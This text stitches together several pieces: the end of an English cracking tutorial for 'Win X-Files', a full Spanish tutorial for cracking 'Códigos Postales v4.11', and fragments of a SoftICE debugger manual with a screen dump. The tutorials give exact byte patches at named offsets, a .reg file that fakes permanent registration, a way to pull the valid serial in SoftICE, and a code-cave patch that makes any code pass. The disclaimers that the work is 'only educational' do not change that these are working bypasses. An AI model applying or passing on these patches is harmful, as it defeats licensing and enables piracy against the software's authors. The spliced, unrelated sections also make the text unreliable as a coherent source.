The thing to look for is what called this code. What part of the program actually said "Let's show a dialog box saying 'Invalid Registration Code etc....."
We trace up to the nearest reference, which is the line that reads.

"This is what we are after"

That is where the call came from for the invalid box to be shown. So we trace upto that line and we are presented with the following.

```
:004829C2 58                  pop eax
:004829C3 E8440FF8FF          call 0040390C
:004829C8 754E                jne 00482A18
:004829CA 8B45FC              mov eax, dword ptr [ebp-04]
:004829CD E832040000          call 00482E04
:004829D2 6A00                push 00000000
:004829D4 668B0DAC2A4800      mov cx, word ptr [00482AAC]
:004829DB B202                mov dl, 02
```

The bit highlighted in green is the code that we want.

At the moment, it is going to the invalid code if something is not equal. You can ignore all of the above for this tutorial, and this crack. This is the first point of call. You try out this first, if it doesn't work then you try something else, find out what it does to call that invalid box etc.

So, all we have to do is change the **jne** to a **je** ...what this will do is if you enter the wrong code, it will carry on and run the code for the correct code. If you enter the correct code, it will tell you it is wrong.

This is the most important bit. At the bottom of the screen is a line with the corresponding postition in hexedecimal.


OK, so the one that we are after is the **Offset**.... not the Code Data. In my case the number is **00081DC8** (ignore the h at the end, that shows that it is hexidecimal.)

3) Editing the Value, and trying again.


Exit W32DASM. and run **HEXEDIT/PSEDIT.** Scroll down to the point where the above code corresponds. i.e. 00081DC8 in my case. You will see the code that was in W32Dasm. You will see 75 4E. Change the **75** to a **74**. Exit and save.

4) Running the program, and seeing if it all has worked.

As before goto the registration and enter all the details, as you did before..



Here we go..... are you ready..... Click on **O.K**. **BINGO**



You did it.. the program is now registered.

BUT

I have come across programs, that do this, but once you load it up again, it needs you to register. This is becuase you are just stopping the box from coming up. This program will actually place all your details into the registry office, so it saves it. You now have a free copy of Win X- Files. Please though pay for the product, as it is good, and this is only for educational purposes.

Week 2 : How to make a Patcher for this product
Week 3 : How to crack Nuts and Bolts '97
Week 4 : Don't know.....

Thanks very much for doing this guide with me, I have enjoyed writing it, and please spread this around as much as possible. BUT do not change anything in here. i.e. put your own name in etc.. that wouldn't be fair.

Karpoff Spanish Tutor

Programa: **Códigos Postales v 4.11**

PROTECCION:	**Limitacion de Tiempo.**		
Descripcion:	**Guía de códigos postales de España**		
Dificultad:	**Principiante**		
DOWNLOAD:	http://members.nbci.com/codpostal/ (Cd-Actual 48)		
Herramientas:	**DeDe v2.x, Editor Hexa, KrackPE y Softice**		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	**16/09/2000**

INTRODUCCION

Bueno, aquí estoy otra vez. En esta ocasión voy a emplear algunas herramientas poco utilizadas, y que realmente son muy útiles, como es el desensamblador para Delphi DeDe de **DaFixer** y el KrackPE de **n u M I T_or**.

Finalmente he decidido añadir cómo encontrar el número de serie correcto, para eso utilizaremos el Softice.

AL ATAKE


Preliminares. Obtener información.

Lo primero como siempre es enterarnos de qué va el tema. Iniciamos el programa, esperamos a que se carguen unas cuantas cosillas... y ya está, arranca el programa. En la ventana principal, podemos ver unos botones a la izquierda, el último, con una llave, es el de registro, y un par de ellos más arriba con un dibujo del Word, es el manual de uso. Si probamos a registrar, podemos ver cómo únicamente se nos pide el código, lo cual parece indicar que va a ser un código único para todo el mundo. Si miramos en el manual podremos encontrar al final la parte referente a las restricciones de uso, que en este caso es que 30 dias después de la instalación nuestro programa dejará de funcionar. Lo curioso es que no he visto cuánto vale el programa.

Ahora hay que ver en que lenguaje está escrito y si está comprimido. Para ello yo he utilizado el GetTyp, nos dice que está escrito en Delphi y que no está comprimido. Perfecto.

Al AtaKe

Bien, iniciamos el DeDe. En la ventana principal aparece la típica carpetita abierta de windows, pinchamos y seleccionamos el archivo 'víctima', en este caso **codpostal.exe**. Pulsamos sobre ***Process,*** esperamos unos segundos y ya está. Ahora debemos ir a ***Procedures***, que creo que todos imaginamos lo que será. Nos aparece lo siguiente:



Normalmente los programadores pondrán un nombre sugerente a las Unidades o a algún Evento, con la palabra Register por algún lado, pero en este caso no, así que habrá que echárle un poco de imaginación.


Si pulsamos sobre Unit1, en la ventana de la derecha, nos aparecerán un buen montón de Eventos, así que pasaremos de ella por el momento, las comprobaciones de registro suelen estar en únidades con pocos eventos. Si pulsamos sobre Unit13 y Unit3, no aparece ningún evento, así que vamos a Unit2. Nos aparece como vemos en la imagen un único evento, ahora pulsamos con el botón secundario del ratón sobre él, y en el menú sobre ***Show Additional Data,*** nos aparece lo siguiente (haciendo esto mismo podríamos haber comprobado que las dos primeras unidades manejan la base de datos):

Como podemos ver vamos por buen camino, cuando pulsemos el botón registrar, después de haber introducido el serial, el programa viene justo aquí, no tenemos que buscar más estamos en la zona caliente. ¿Cómo ver el código? Fácil, sólo hay que pulsar dos veces sobre el evento deseado y ya está. Siguiendo el código podemos ver algo realmente interesante:

```
0049DB46 8D45E8 lea eax, [ebp-$18]
0049DB49 E8AEC5F6FF call 0040A0FC <- Pillamos el código güeno
0049DB4E 8B55E8 mov edx, [ebp-$18] <- ¿el código güeno?
0049DB51 58 pop eax
0049DB52 E8F164F6FF call 00404048 <- Comparamos los códigos.
0049DB57 750C jnz 0049DB65 <- Saltar o no saltar esa es la cuestión.
0049DB59 C7833402000001000000 mov dword ptr [ebx+$0234], $00000001 <- ¿Güeno?
0049DB63 EB0A jmp 0049DB6F
0049DB65 C7833402000003000000 mov dword ptr [ebx+$0234], $00000003 <- ¿Malo?
0049DB6F 33C0 xor eax, eax
```

Si pulsamos sobre un call, también nos aparecerá su contenido.

Todo esto con el softice estaría claro, cómo podremos ver más adelante. Lo que está claro ahora es que si invertimos el salto **0049DB57** iremos a chico güeno, podemos probarlo con un editor hexa, pero ¿cómo conseguimos el Offset? No se cómo hacerlo con el DeDe, así que voy a utilizar otra magnífica herramienta, ésta de **n u M I T_or**, el KrackPE, que sirve para cosas mucho más interesantes que ésta, como veremos más abajo. Ejecutamos el KrackPE, seleccionamos nuestro archivo 'víctima' , donde pone *Virtual Address:* introducimos 49DB57, pulsamos a *Get Offset* y ya está. El aspecto es el siguiente:



Donde están las XXXXXX, estaría el offset, pero os dejo que curréis un poco.

Si habéis hecho todo, y probáis a introducir un código cualquiera veréis que lo acepta, y además podéis comprobar que es permanente, incluso si intentamos meter nuevamente el código nos dice que ya nos registramos anteriormente. Interesante, esto quiere decir que al registrarse crea en el registro (o en un archivo) una clave, que al leerla le dice que está registrado. Si cuando os registráis tenéis activado algún programa 'espía' que controle las entradas en el registro, o los cambios en éste, podemos comprobar que lo que cambia es lo siguiente, pone:

[HKEY_LOCAL_MACHINE\Software\Tena\Códigos Postales]
"Version"=hex:00,00,00,00,00,00,10,40
"Producto"=hex:00,00,00,00,00,00,10,40

donde antes ponía lo que podía ser la fecha de fin de evaluación. Si las borramos volveremos a estar sin registrar, y si deshacemos los cambios realizados en el editor hexa, y metemos estos datos en el registro, estaremos registrados sin introducir ningún código. Grave error, podremos crear un

"parche" con un simple archivo .reg como el siguiente:

```
REGEDIT4

[HKEY_LOCAL_MACHINE\Software\Tena\Códigos Postales]
"Version"=hex:00,00,00,00,00,00,10,40
"Producto"=hex:00,00,00,00,00,00,10,40
```

Guardado el archivo como xxxxx.reg, sólo tenemos que 'ejecutarlo' y estaremos registrados de por vida.

Obtener el Código Válido

Lo primero es entrar con el Softice en el programa. Damos a registrar, escribimos un código cualquiera, por ejemplo1472583690, vamos a Softice (Ctrl+D), y ponemos un **bpx hmemcpy.** Volvemos al programa (F5), damos a registrar y salta el Softice. Borramos el break, bc0 y vamos con F12 hasta que en la línea verde aparezca **Codpostal!Code**, entonces estaremos en nuestro programa. Ahora, vamos con F10, pasando por unos cuantos RET hasta que llegamos a 49DB38 (cómo sabíamos esta dirección podríamos haber puesto un bpx directamente aquí), si escribimos **?eax**, nos aparecerá nuestro código. Si seguimos un poco más con F10, llegamos a lo de antes, vuelvo a ponerlo:

```
0049DB46 8D45E8 lea eax, [ebp-$18]
0049DB49 E8AEC5F6FF call 0040A0FC <- Pillamos el código güeno
0049DB4E 8B55E8 mov edx, [ebp-$18] <- El código güeno
0049DB51 58 pop eax <- El código malo
0049DB52 E8F164F6FF call 00404048 <- Comparamos los códigos.
0049DB57 750C jnz 0049DB65 <- Saltamos si nuestro código es Malo.
0049DB59 C7833402000001000000 mov dword ptr [ebx+$0234], $00000001 <- Güeno
0049DB63 EB0A jmp 0049DB6F
0049DB65 C7833402000003000000 mov dword ptr [ebx+$0234], $00000003 <- Malo
0049DB6F 33C0 xor eax, eax
```

Bueno, han desaparecido las dudas ;)

Para ver el código válido, sólo hay que poner **?edx**, en 49DB51.

Algo más con KrackPE

Como os habréis podido imaginar esta herramienta sirve para bastante más que para obtener un Offset. Si os fijáis en la imagen que he puesto arriba, a la derecha, pone ***Get Greatest Space***, ¿qué es esto? Pués localiza en el código del programa el mayor espacio vacío, de tal forma que podemos meter nuestras propias instruccciones ahí, únicamente tenemos que direccionar el programa hacia ahí. Por ejemplo:

En este programa, en el Call que compara los códigos, únicamente nos interesa, si **edx** sale con valor cero o no. Si vale cero, vamos a código correcto, cosa que podemos conseguir con una instrucción como **xor edx,edx** obteniendo el mismo resultado. Por tanto si en lugar de hacer Call 00404048, llamamos a ese espacio vacío, en el que ponemos nuestro **xor edx,edx** y por supuesto un **ret** para salir de la llamada, tendremos que siempre acepta nuestro código, sea válido o no. Ya sé que en este programa todo este trabajo es una chorrada, pero en otros será muy útil.

Si pulsamos sobre ***Get Greatest Space***, obtenemos que nuestro espacio está localizado en 4AD014, con offset A8E14, el tamaño no nos interesa, ya que lo que vamos a meter no ocupa nada. Ya sabemos donde tiene que apuntar nuestro call y lo que queremos meter. Sólo queda saber cómo coño escribimos esto en nuestro editor hexa. Bueno, voy a poner cómo se escribe y luego una manera de obtenerlo:

```
Call 4AD014 ---> E8BDF40000
xor edx, edx ----> 31D2
ret --------------> C3
```

Los dos últimos siempre se escriben así, pero el primero es un poco más jodido. Cómo sacarlo, una forma sencilla es con el Wdasm, desensamblamos el ejecutable original, vamos al menú ***Debug*** y seleccionamos ***Load Process***, damos a ***Load***, ya sólo queda ir a la dirección donde queremos cambiar algo, en el caso del call a 49DB52, pulsamos a ***Patch Code***, metemos la nueva instrucción, en este caso Call 4AD014, damos a enter, y nos aparece cómo escribirlo. Hay otras maneras de obtenerlo, pero creo que ésta es bastante sencilla.

Obtenemos el offset del Call, que es 9CF52 y ya sólo tenemos que realizar los cambios con nuestro editor hexa. Vamos a 9CF52, y metemos E8BDF40000, siempre con cuidado de que nuestra nueva instrucción no ocupe más que la instrucción original, si ocupase menos podemos meter unos nops (90). Ahora vamos a A8E14, y metemos 31D2C3, guardamos los cambios, probamos a introducir un código cualquiera en el programa, y mensaje de registrado, todo perfecto.

No siempre será tan sencillo, en muchas ocasiones habrá que reajustar otros registros, como el de la pila. Para saber que registros se modifican dentro de un call, lo podemos ver con el softice de manera sencilla. Lo primero es poder ver todos los registros en el softice, si no los tenéis en la parte superior de la pantalla, pulsad F2 y aparecerán. Los registros que se ven en azul, son los que cambian al ejecutarse cada instrucción.

Nada más por esta vez, espero que os haya resultado útil. No olvidéis que **nuestro objetivo sólo es aprender**.(sin contar con la diversión por supuesto ;-))

Hasta la próxima...

« »~~~=*=~~~« »

P.D.: Si hay algo que no he dejado sufientemente claro o lo que sea, ya sabéis: kuato_thor@hotmail.com

VENTANA DE REGISTROS

VENTANA DE VARIABLES LOCALES

FLECHAS DE NAVEGACIÓN


VENTANA ESPIA

VENTANA DE DATOS

VENTANA DE CODIGO

VENTANA DE COMANDOS

AYUDA



SoftICE™

Release 2.6

Windows® 95
Windows® 98
Windows® Me
Windows NT®
Windows® 2000
Windows® XP

Proyectos echos con el depurador

SoftICE 4.05 & SoftICE Driver Suite 2.6

```
Soft-ICE - cartman - 80x80 - Press Ctrl-BREAK to exit
EAX=823C6030   EBX=00000000   ECX=00000000   EDX=68F90001   ESI=E125607[
EDI=8234B3B8   EBP=ED43FC90   ESP=ED43FC2C   EIP=BC00B794   o d I S z A p c
CS=0008   DS=0023   SS=0010   ES=0023   FS=0030   GS=0000   SS:ED43FC98=823C6030

[EBP+C] +struct _UNICODE_STRING * RegistryPath = 0x8237D000 <{...}>
[EBP+8] +struct _DRIVER_OBJECT * DriverObject = 0x823C6030 <{...}>
[EBP-4]  void stdcall p ( void ) = 0x00000346 <#001B:00000346>
[EBP-8]  unsigned long InitializerCount = 0x8
[EBP-34] +class KRegistryKey Key98 = {...}
[EBP-60] -class KRegistryKey NTKey =
          unsigned long m_CreateDisposition = 0x0
         +struct _OBJECT_ATTRIBUTES m_ObjectAttributes = {...}

irpdispatchtable +long proc ( class KIrp ) ::() array [ 28 ] = {0xBBFFF740,0xBB
names -char * array [ 29 ] =
    +char *[0] = 0xBC0055B0 <"IRP_MJ_CREATE">
    +char *[1] = 0xBC0055C0 <"IRP_MJ_CREATE_NAMED_PIPE">
    +char *[2] = 0xBC0055DC <"IRP_MJ_CLOSE">
    +char *[3] = 0xBC0055EC <"IRP_MJ_READ">
    'string'_c198                          byte                PROT  (1)
0008:8010C698 5C 00 52 00 45 00 47 00-49 00 53 00 54 00 52 00  \.R.E.G.I.S.T.R.
0008:8010C6A8 59 00 5C 00 4D 00 41 00-43 00 48 00 49 00 4E 00  Y.\.M.A.C.H.I.N.
0008:8010C6B8 45 00 5C 00 53 00 59 00-53 00 54 00 45 00 4D 00  E.\.S.Y.S.T.E.M.
0008:8010C6C8 5C 00 43 00 55 00 52 00-52 00 45 00 4E 00 54 00  \.C.U.R.R.E.N.T.
    _PsLoadedModuleList                    dword               PROT  (2)
0023:8016CCF0 827D2248  8234E0A8  00000000  00000000      H")...4.........
0023:8016CD00 8016DC00  8016D7A0  00000000  00000000      ................
0023:8016CD10 00000000  00000000  00000000  00000000      ................
0023:8016CD20 00000000  00000000  00000000  00000000      ................
    BoundsChecker::BchkdInfo               word                PROT  (3)
0010:BC008680 0000 0000 0000 0000 0000 0000 0000 0000      ................
0010:BC008690 0000 0000 0000 0000 0000 0000 0000 0000      ................
0010:BC0086A0 0000 0000 0000 0000 0000 0000 0000 0000      ................
0010:BC0086B0 0000 0000 0000 0000 0000 0000 0000 0000      ................
 Attr  TID   KTEB     UTEB     State      Proc(Id)
       001C  827A7620 00000000 Wait       System(08)
   NP  0020  827A73A0 00000000 Wait       System(08)
   NP  0024  827A6020 00000000 Wait       System(08)
 *S    0028  827A6DA0 00000000 Running    System(08)
       002C  827A6B20 00000000 Wait       System(08)
    kdriver.cpp                                                   PROT32
00074:Comments
00075:     This routine is an part of the Driver::Works framework. It conforms
00076:     to the system requirements for a driver's initial entry point. The
00077:     driver writer implements member DriverEntry in the class derived from
00078:     KDriver, and that member gets called (eventually) from here.
00079:*/
00080:{
00081:#if DBG
00082:     // For debug builds, initialize the connection to BoundsChecker
00083:     BoundsChecker::Init(DriverObject);
00084:#endif
00085:
00086:#if !defined(DISABLE_STATIC_INITIALIZERS)
00087:     ULONG InitializerCount = 0;
00088:
00089:     // call static initializers
00090:     void (**p)(void) = StartInitCalls+1;
00091:     while (p < EndInitCalls)
00092:     {
00093:         (*p)();
00094:         p++;
00095:         InitializerCount++;
00096:     }

ED43FC90 801AF7CB    testdrv!DriverEntry+0006
ED43FD58 801DBD23    ntoskrnl!_IopGetDriverNameFromKeyNode+0477
ED43FD7C 80118C49    ntoskrnl!_IopLoadUnloadDriver+0055
BC608D08 00000000    ntoskrnl!_ExpWorkerThread+00C5
(PASSIVE)-KTEB(827A6DA0)-TID(0028)--testdrv
USB Transaction Schedule for Host Controller 0:
Universal Host Controller at PCI Bus 0 Device 31 Function 2
USB schedule at 824EF000
-----------------------
Frame 0 at 824EF000
      -------TD at 024EE660-------
      Next Entry: 024E5DA0 (Vf:0 Queue:1 T:0)
      SPD:0 C_ERR:0 LS:0 ISO:0 IOC:0  ActLen:1 bytes
      Status (Act:0 Stalled:0 DBErr:0 Babble:0 NAK:0 CRC/TMout:0 BitErr:0)
   Press any key to continue; Esc to cancel                          System
```

Register window

Locals window

Watch window

Data window (1,2,3)

Thread window

Code window

Stack window

Command window

SoftICE™


Release 2.6


Proyectos echos con el depurador

